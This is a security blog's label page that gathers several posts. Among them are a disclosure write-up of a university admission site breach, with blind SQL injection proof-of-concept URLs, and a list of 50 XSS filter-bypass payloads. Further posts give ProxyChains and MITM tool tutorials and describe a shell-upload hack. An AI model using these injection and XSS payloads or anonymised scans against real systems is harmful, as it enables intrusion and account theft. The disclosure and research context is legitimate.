Showing posts with label hacking. Show all posts
Showing posts with label hacking. Show all posts
Wednesday 23 July 2014
Hacking KU Admission Web Application
This post is a write-up of my attempt to keep local scene safe and secure and make institutions, programmers and digital users aware about security.
Today, at 1:00 PM, I got a call from a very talented NJ Subedi who told me that some guy told him that the guy could change all his scores and would be able to get him admitted to Kathmandu University even without appearing on the exam. WTH! I told myself. I was working on one of my projects so at first, I did not think of trying to attack the admission app. But, I could not resist my curiosity and soon began some basic recon.
My findings:-
Server: Ubuntu 12.04
OpenSSH 5.9p1
Apache httpd 2.2.22
MariaDB (possibly 5.5.37)
I started smelling bad things when I found that MariaDB port 3306 was open to the world and anybody could access the database server given the credentials.
I knew of an authentication bypass bug in MySQL/MariaDB. But, it was for older versions of database server so after a quick test, I ruled out this exploit.
SSH port was also open to the world and SSH bruteforcing is still common. I don't know if a weak password has been chosen for one of the accounts in the system but I ruled out this possibility believing that there had to be something else: some kind of coding flaw or deployment issue.
Then, I started looking at the source code of common.js file. I could immediately sense that the directory browsing has been enabled so I could list files in a directory without an index file. Looking at the pattern of javascript backup file, I could access backup copies of PHP files as well which revealed critical database credentials. BOOOOM!!! The MariaDB service is open to the world and I now have database credentials of the apply.ku.edu.np/cbt web application. It turned out easier than expected

I then switched to the terminal and got access to the MariaDB server. Within half an hour, I was already in the database. As a proof, I've attached 'show tables' output. No further queries were executed.
Remedies:-
Timeline:-
1:10 PM - started looking into the issue
1:35 PM - got access to the system
2:00 PM - notified concerned people
3:30 PM - bugs resolved
4:00 PM - Vulnerability disclosed
That was quickly fixed. Wish all the applicants good luck.
Updates:- Later, I found a blind SQL injection flaw and a possible vulnerability that would allow to send reset e-mail to all the applicants (I did not test the later one but can still see the possibility of existence of this flaw.)
The blind SQL injection flaw was in ajaxCallFile.php which checks for valid e-mail during password reset process. Its non-trivial but still possible to use this flaw to attack the web application. Below are few PoC URLs:
http://apply.ku.edu.np/admission/ajaxCallFile.php?&emailID=%27%20or%201=%271%27;%20--+&entryMode=checkEmail (A seemingly invalid e-mail address but SQL contextual emailID generates a valid result
http://apply.ku.edu.np/admission/ajaxCallFile.php?&emailID=%27%20or%201=%271%27%20+AND+1=1;%20--+&entryMode=checkEmail (I'm using AND 1 = 1 which is always true here)
http://apply.ku.edu.np/admission/ajaxCallFile.php?&emailID=%27%20or%201=%271%27%20+AND+1=2;%20--+&entryMode=checkEmail (I'm using AND 1=2 this time)
http://apply.ku.edu.np/admission/ajaxCallFile.php?&emailID=%27%20or%201=%271%27%20+AND+5=substr%28@@VERSION,1,1%29;%20--+&entryMode=checkEmail (Here, I find the major version of database is 5.x)
http://apply.ku.edu.np/admission/ajaxCallFile.php?&emailID=%27%20or%201=%271%27%20+AND+%27snipped_for_security%27=substr%28user%28%29,1,3%29;%20--+&entryMode=checkEmail (Here, I can see that first three characters of current db user are 'snipped_for_security')
It was also quickly fixed. Thanks for working hard on keeping applicants safe.
Read more...
Today, at 1:00 PM, I got a call from a very talented NJ Subedi who told me that some guy told him that the guy could change all his scores and would be able to get him admitted to Kathmandu University even without appearing on the exam. WTH! I told myself. I was working on one of my projects so at first, I did not think of trying to attack the admission app. But, I could not resist my curiosity and soon began some basic recon.
My findings:-
Server: Ubuntu 12.04
OpenSSH 5.9p1
Apache httpd 2.2.22
MariaDB (possibly 5.5.37)
I started smelling bad things when I found that MariaDB port 3306 was open to the world and anybody could access the database server given the credentials.
I knew of an authentication bypass bug in MySQL/MariaDB. But, it was for older versions of database server so after a quick test, I ruled out this exploit.
SSH port was also open to the world and SSH bruteforcing is still common. I don't know if a weak password has been chosen for one of the accounts in the system but I ruled out this possibility believing that there had to be something else: some kind of coding flaw or deployment issue.
Then, I started looking at the source code of common.js file. I could immediately sense that the directory browsing has been enabled so I could list files in a directory without an index file. Looking at the pattern of javascript backup file, I could access backup copies of PHP files as well which revealed critical database credentials. BOOOOM!!! The MariaDB service is open to the world and I now have database credentials of the apply.ku.edu.np/cbt web application. It turned out easier than expected
I then switched to the terminal and got access to the MariaDB server. Within half an hour, I was already in the database. As a proof, I've attached 'show tables' output. No further queries were executed.

Remedies:-
- Remove all backup copies of PHP files
- Filter port 3306 and 22 for limited trusted IPs only (Though I didn't bruteforce MariaDB or SSHD, it can also be an issue).
- Check if any users have been added to linux system and mariadb mysql.user list and revoke necessary accesses
- Change mariadb users and passwords
- Disable remote access to MariaDB
Timeline:-
1:10 PM - started looking into the issue
1:35 PM - got access to the system
2:00 PM - notified concerned people
3:30 PM - bugs resolved
4:00 PM - Vulnerability disclosed
That was quickly fixed. Wish all the applicants good luck.
Updates:- Later, I found a blind SQL injection flaw and a possible vulnerability that would allow to send reset e-mail to all the applicants (I did not test the later one but can still see the possibility of existence of this flaw.)
The blind SQL injection flaw was in ajaxCallFile.php which checks for valid e-mail during password reset process. Its non-trivial but still possible to use this flaw to attack the web application. Below are few PoC URLs:
http://apply.ku.edu.np/admission/ajaxCallFile.php?&emailID=%27%20or%201=%271%27;%20--+&entryMode=checkEmail (A seemingly invalid e-mail address but SQL contextual emailID generates a valid result
http://apply.ku.edu.np/admission/ajaxCallFile.php?&emailID=%27%20or%201=%271%27%20+AND+1=1;%20--+&entryMode=checkEmail (I'm using AND 1 = 1 which is always true here)
http://apply.ku.edu.np/admission/ajaxCallFile.php?&emailID=%27%20or%201=%271%27%20+AND+1=2;%20--+&entryMode=checkEmail (I'm using AND 1=2 this time)
http://apply.ku.edu.np/admission/ajaxCallFile.php?&emailID=%27%20or%201=%271%27%20+AND+5=substr%28@@VERSION,1,1%29;%20--+&entryMode=checkEmail (Here, I find the major version of database is 5.x)
http://apply.ku.edu.np/admission/ajaxCallFile.php?&emailID=%27%20or%201=%271%27%20+AND+%27snipped_for_security%27=substr%28user%28%29,1,3%29;%20--+&entryMode=checkEmail (Here, I can see that first three characters of current db user are 'snipped_for_security')
It was also quickly fixed. Thanks for working hard on keeping applicants safe.
Read more...

Bookmark this post: | 


|
Tuesday 12 February 2013
Chaining The Proxies With ProxyChains
In this tutorial, we will learn to redirect our TCP traffics through the chain of proxies using a well known tool named ProxyChains.
ProxyChains is a tool for tunneling TCP and DNS traffics through chain of several proxy servers which supports HTTP, SOCKS4, and SOCKS5 proxy servers. Hence, this tool leverages several usages such as anonymity, bypassing filters, running any program through proxy servers, etc.
You can DOWNLOAD proxychains from SourceForge. In ubuntu, you can directly install it from repos:
Once you have installed the proxychains, you need to configure this tool. The global configuration file is located at /etc/proxychains.conf so if you wish to have your own configuration file, you could either create the proxychains.conf file in the current working directory or at $HOME/.proxychains/proxychains.conf.
In my example, I'll edit the global configuration file by issuing the command:
First, we will have to select the kind of chaining option we want to use. We can use one of the dynamic_chain, strict_chain, and random_chain chaining options. In most cases, it is good to just use the dynamic_chain so we uncomment the line containing dynamic_chain and comment all other chaining options.
Then we need to grab some proxies and then insert at the end of our configuration file which would look like:
You could add as much as proxy servers in the list. Btw, the asterisks in the above example do not mean wildcards, they are just there to symbolize some proxy server. There are free sites on the Internet which provide big database of different kinds of proxies. Even several proxy scrapers are available all over the internet and you could even write one on your own. So getting list of good proxies is not the difficult job. Once you finish the configuration, you can run any command through proxychains. The syntax is as simple as below:
For example, below is the example nmap scan run through the proxychains:
P.S. If you are interested in some GUI for using proxychains, you can use ProxyChainsGUI. Lastly, the default package from Ubuntu repository seems to be missing the proxyresolv command so I would recommend to compile the source code locally.
Read more...
ProxyChains is a tool for tunneling TCP and DNS traffics through chain of several proxy servers which supports HTTP, SOCKS4, and SOCKS5 proxy servers. Hence, this tool leverages several usages such as anonymity, bypassing filters, running any program through proxy servers, etc.
You can DOWNLOAD proxychains from SourceForge. In ubuntu, you can directly install it from repos:
samar@samar-Techgaun:~$ sudo apt-get install proxychains
Once you have installed the proxychains, you need to configure this tool. The global configuration file is located at /etc/proxychains.conf so if you wish to have your own configuration file, you could either create the proxychains.conf file in the current working directory or at $HOME/.proxychains/proxychains.conf.
In my example, I'll edit the global configuration file by issuing the command:
samar@samar-Techgaun:~$ sudo nano /etc/proxychains.conf
First, we will have to select the kind of chaining option we want to use. We can use one of the dynamic_chain, strict_chain, and random_chain chaining options. In most cases, it is good to just use the dynamic_chain so we uncomment the line containing dynamic_chain and comment all other chaining options.
Then we need to grab some proxies and then insert at the end of our configuration file which would look like:
socks4 127.0.0.1 9050
socks5 192.168.2.90 3128
socks5 1**.1**.*.* 8080
socks5 192.168.2.90 3128
socks5 1**.1**.*.* 8080
You could add as much as proxy servers in the list. Btw, the asterisks in the above example do not mean wildcards, they are just there to symbolize some proxy server. There are free sites on the Internet which provide big database of different kinds of proxies. Even several proxy scrapers are available all over the internet and you could even write one on your own. So getting list of good proxies is not the difficult job. Once you finish the configuration, you can run any command through proxychains. The syntax is as simple as below:
samar@samar-Techgaun:~$ proxychains <any_command>
For example, below is the example nmap scan run through the proxychains:
samar@samar-Techgaun:~$ proxychains nmap -p 1-1000 -O victim.tld
P.S. If you are interested in some GUI for using proxychains, you can use ProxyChainsGUI. Lastly, the default package from Ubuntu repository seems to be missing the proxyresolv command so I would recommend to compile the source code locally.
Read more...
Bookmark this post: |
|
Saturday 26 January 2013
Subterfuge - An Automated MITM Attack Framework
Subterfuge is a very useful tool for hackers and security experts for automating the man-in-the-middle attacks. It provides a complete framework for automating different kinds of MITM attacks.
Subterfuge largely transforms the complexity of performing the man-in-the-middle attacks with the tools such as ettercap and makes it far more easier to launch various form of MITMs. Hence, even a general computer user can perform MITM using this tool. Subterfuge provides a very clear interface accessible over HTTP through browser through which we can view the intercepted authentication data. The tool also supports several other form of MITM attacks such as session injection, http code injection, fake AP, and DNS spoofing.
Currently, the 4.3 beta version of this tool is available as the latest release. You can download the tool and read about the tool at code.google.com/p/subterfuge.
Installation is straightforward. Download the tar file from the above link and then run the following commands in terminal:
After a while, the installation will complete. Now you can run the subterfuge framework by typing subterfuge in your terminal. Enjoy hacking :)
Read more...
Subterfuge largely transforms the complexity of performing the man-in-the-middle attacks with the tools such as ettercap and makes it far more easier to launch various form of MITMs. Hence, even a general computer user can perform MITM using this tool. Subterfuge provides a very clear interface accessible over HTTP through browser through which we can view the intercepted authentication data. The tool also supports several other form of MITM attacks such as session injection, http code injection, fake AP, and DNS spoofing.
Currently, the 4.3 beta version of this tool is available as the latest release. You can download the tool and read about the tool at code.google.com/p/subterfuge.
Installation is straightforward. Download the tar file from the above link and then run the following commands in terminal:
samar@samar-Techgaun:~$ tar -xvf SubterfugePublicBeta4.3.tar.gz
samar@samar-Techgaun:~$ python install.py -i
After a while, the installation will complete. Now you can run the subterfuge framework by typing subterfuge in your terminal. Enjoy hacking :)
Read more...
Bookmark this post: |
|
Friday 11 January 2013
Java 0-day In The Wild - Disable Java Plugin NOW
Security researchers have discovered yet another critical Java 0-day exploit being used by majority of the browser exploit packs such as Blackhole and Cool. Users are urged to DISABLE the Java plugin RIGHT NOW.
French researcher Kaffeine discovered that the java 0-day has been spotted to be making big hits daily, in a blog post. This particular exploit has proven to be very serious threat for the users. The folks at AlienVault Lab have also reproduced the exploit and it seems to work over all the java versions across all platforms which is a very serious threat.
As for now, the users are highly urged to disable their JAVA plugins right now so that they do not get hit by these 0-days.
So what are you waiting for?
How To Disable Java Plugin
Kaffeine's blog post
Alien Vault Labs Post
Read more...
French researcher Kaffeine discovered that the java 0-day has been spotted to be making big hits daily, in a blog post. This particular exploit has proven to be very serious threat for the users. The folks at AlienVault Lab have also reproduced the exploit and it seems to work over all the java versions across all platforms which is a very serious threat.
As for now, the users are highly urged to disable their JAVA plugins right now so that they do not get hit by these 0-days.
So what are you waiting for?
Important links:
How To Disable Java Plugin
Kaffeine's blog post
Alien Vault Labs Post
Read more...
Bookmark this post: |
|
Tuesday 11 December 2012
Inj3ct0r Team Hacked ExploitHub, Stole Private Exploits Worth $242333
Inj3ct0r team, which provides the ultimate database of exploits and vulnerabilities and serves as a great resource for vulnerability researchers and security professionals, has hacked ExploitHub.com, the site similar to inj3ct0r and stolen several private exploits worth $242333.
In the post from inj3ct0r team, they have provided the details for motivation of hack and the process of hack. At the time of writing this, ExploitHub.com seems to be down.
The post gives the process to accomplish the hack as below: I am very much surprised when he learned of Magento eCommerce Software and search /install/ 1) We scan server and site 2) We reinstall Magento CMS https://www.exploithub.com/install/ <= We reinstall Magento CMS 3) Upload shell and phpinfo https://www.exploithub.com/phpinfo.php 4) Back all files and database. 5) Upload piece of the database https://www.exploithub.com/export/ 6) Increased privileges
Read more...
In the post from inj3ct0r team, they have provided the details for motivation of hack and the process of hack. At the time of writing this, ExploitHub.com seems to be down.
The post gives the process to accomplish the hack as below: I am very much surprised when he learned of Magento eCommerce Software and search /install/ 1) We scan server and site 2) We reinstall Magento CMS https://www.exploithub.com/install/ <= We reinstall Magento CMS 3) Upload shell and phpinfo https://www.exploithub.com/phpinfo.php 4) Back all files and database. 5) Upload piece of the database https://www.exploithub.com/export/ 6) Increased privileges
Read more...
Bookmark this post: |
|
Saturday 8 December 2012
DNS Rebinding Attack Using Rebind
Rebind is a tool that implements the multiple A record DNS rebinding attack. Although this tool was originally written to target home routers, it can be used to target any public (non RFC1918) IP address.
Rebind provides an external attacker access to a target router's internal Web interface. This tool works on routers that implement the weak end system model in their IP stack, have specifically configured firewall rules, and who bind their Web service to the router's WAN interface. Note that remote administration does not need to be enabled for this attack to work. All that is required is that a user inside the target network surf to a Web site that is controlled, or has been compromised, by the attacker.
Download rebind
Tested Routers (Affected + Not affected)
Rebind FAQ
Defcon Slides
Kind of interesting vector and I guess many are vulnerable out there.
Read more...
Rebind provides an external attacker access to a target router's internal Web interface. This tool works on routers that implement the weak end system model in their IP stack, have specifically configured firewall rules, and who bind their Web service to the router's WAN interface. Note that remote administration does not need to be enabled for this attack to work. All that is required is that a user inside the target network surf to a Web site that is controlled, or has been compromised, by the attacker.
Important Links
Download rebind
Tested Routers (Affected + Not affected)
Rebind FAQ
Defcon Slides
Kind of interesting vector and I guess many are vulnerable out there.
Read more...
Bookmark this post: |
|
Friday 30 November 2012
Nmap 6.25 Holiday Season Released
After five months of the release of NMAP 6.01, a newer version 6.25 has been released yesterday.
Nmap 6.25 contains hundreds of improvements, including 85 new NSE scripts, nearly 1,000 new OS and service detection fingerprints, performance enhancements such as the new kqueue and poll I/O engines, better IPv6 traceroute support, Windows 8 improvements, and much more! It also includes the work of five Google Summer of Code interns who worked full time with Nmap mentors during the summer.
Nmap 6.25 source code and binary packages for Linux, Windows, and Mac are available for free download from:
http://nmap.org/download.html
Release details
Read more...
Nmap 6.25 contains hundreds of improvements, including 85 new NSE scripts, nearly 1,000 new OS and service detection fingerprints, performance enhancements such as the new kqueue and poll I/O engines, better IPv6 traceroute support, Windows 8 improvements, and much more! It also includes the work of five Google Summer of Code interns who worked full time with Nmap mentors during the summer.
Nmap 6.25 source code and binary packages for Linux, Windows, and Mac are available for free download from:
http://nmap.org/download.html
Release details
Read more...
Bookmark this post: |
|
Monday 19 November 2012
50 Awesome XSS Vectors From @soaj1664ashar
Here are 50 awesome XSS vectors that @soaj1664ashar has been tweeting over time. Can be quite useful for bypassing any filter with the help of these full baked vectors.
Or Grab from pastebin :)
Read more...
50 awesome XSS vectors that I have tweeted (@soaj1664ashar) over time. Enjoy! Now you can bypass any filter with the help of these full baked vectors :-)
1) <a href="javascript:\u0061le%72t(1)"><button>
2) <div onmouseover='alert(1)'>DIV</div>
3) <iframe style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)">
4) <a href="jAvAsCrIpT:alert(1)">X</a>
5) <embed src="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
6) <object data="http://corkami.googlecode.com/svn/!svn/bc/480/trunk/misc/pdf/helloworld_js_X.pdf">
7) <var onmouseover="prompt(1)">On Mouse Over</var>
8) <a href=javascript:alert(document.cookie)>Click Here</a>
9) <img src="/" =_=" title="onerror='prompt(1)'">
10) <%<!--'%><script>alert(1);</script -->
11) <script src="data:text/javascript,alert(1)"></script>
12) <iframe/src \/\/onload = prompt(1)
13) <iframe/onreadystatechange=alert(1)
14) <svg/onload=alert(1)
15) <input value=<><iframe/src=javascript:confirm(1)
16) <input type="text" value=``<div/onmouseover='alert(1)'>X</div>
17) http://www.<script>alert(1)</script .com
18) <iframe src=j
	a
		v
			a
				s
					c
						r
							i
								p
									t
										:a
											l
												e
													r
														t
															%28
																1
																	%29></iframe>
19) <svg><script ?>alert(1)
20) <iframe src=j	a	v	a	s	c	r	i	p	t	:a	l	e	r	t	%28	1	%29></iframe>
21) <img src=`xx:xx`onerror=alert(1)>
22) <object type="text/x-scriptlet" data="http://jsfiddle.net/XLE63/ "></object>
23) <meta http-equiv="refresh" content="0;javascript:alert(1)"/>
24) <math><a xlink:href="//jsfiddle.net/t846h/">click
25) <embed code="http://businessinfo.co.uk/labs/xss/xss.swf" allowscriptaccess=always>
26) <svg contentScriptType=text/vbs><script>MsgBox+1
27) <a href="data:text/html;base64_,<svg/onload=\u0061le%72t(1)>">X</a
28) <iframe/onreadystatechange=\u0061\u006C\u0065\u0072\u0074('\u0061') worksinIE>
29) <script>~'\u0061' ; \u0074\u0068\u0072\u006F\u0077 ~ \u0074\u0068\u0069\u0073. \u0061\u006C\u0065\u0072\u0074(~'\u0061')</script U+
30) <script/src="data:text%2Fj\u0061v\u0061script,\u0061lert('\u0061')"></script a=\u0061 & /=%2F
31) <script/src=data:text/j\u0061v\u0061script,\u0061%6C%65%72%74(/XSS/)></script
32) <object data=javascript:\u0061le%72t(1)>
33) <script>+-+-1-+-+alert(1)</script>
34) <body/onload=<!-->
alert(1)>
35) <script itworksinallbrowsers>/*<script* */alert(1)</script
36) <img src ?itworksonchrome?\/onerror = alert(1)
37) <svg><script>//
confirm(1);</script </svg>
38) <svg><script onlypossibleinopera:-)> alert(1)
39) <a aa aaa aaaa aaaaa aaaaaa aaaaaaa aaaaaaaa aaaaaaaaa aaaaaaaaaa href=javascript:alert(1)>ClickMe
40) <script x> alert(1) </script 1=2
41) <div/onmouseover='alert(1)'> style="x:">
42) <--`<img/src=` onerror=alert(1)> --!>
43) <script/src=data:text/javascript,alert(1)></script>
44) <div style="position:absolute;top:0;left:0;width:100%;height:100%" onmouseover="prompt(1)" onclick="alert(1)">x</button>
45) "><img src=x onerror=window.open('https://www.google.com/');>
46) <form><button formaction=javascript:alert(1)>CLICKME
47) <math><a xlink:href="//jsfiddle.net/t846h/">click
48) <object data=data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+></object>
49) <iframe src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E"></iframe>
50) <a href="data:text/html;blabla,<script src="http://sternefamily.net/foo.js"></script>​">Click Me</a>
Or Grab from pastebin :)
Read more...
Bookmark this post: |
|
Subscribe to:
Posts (Atom)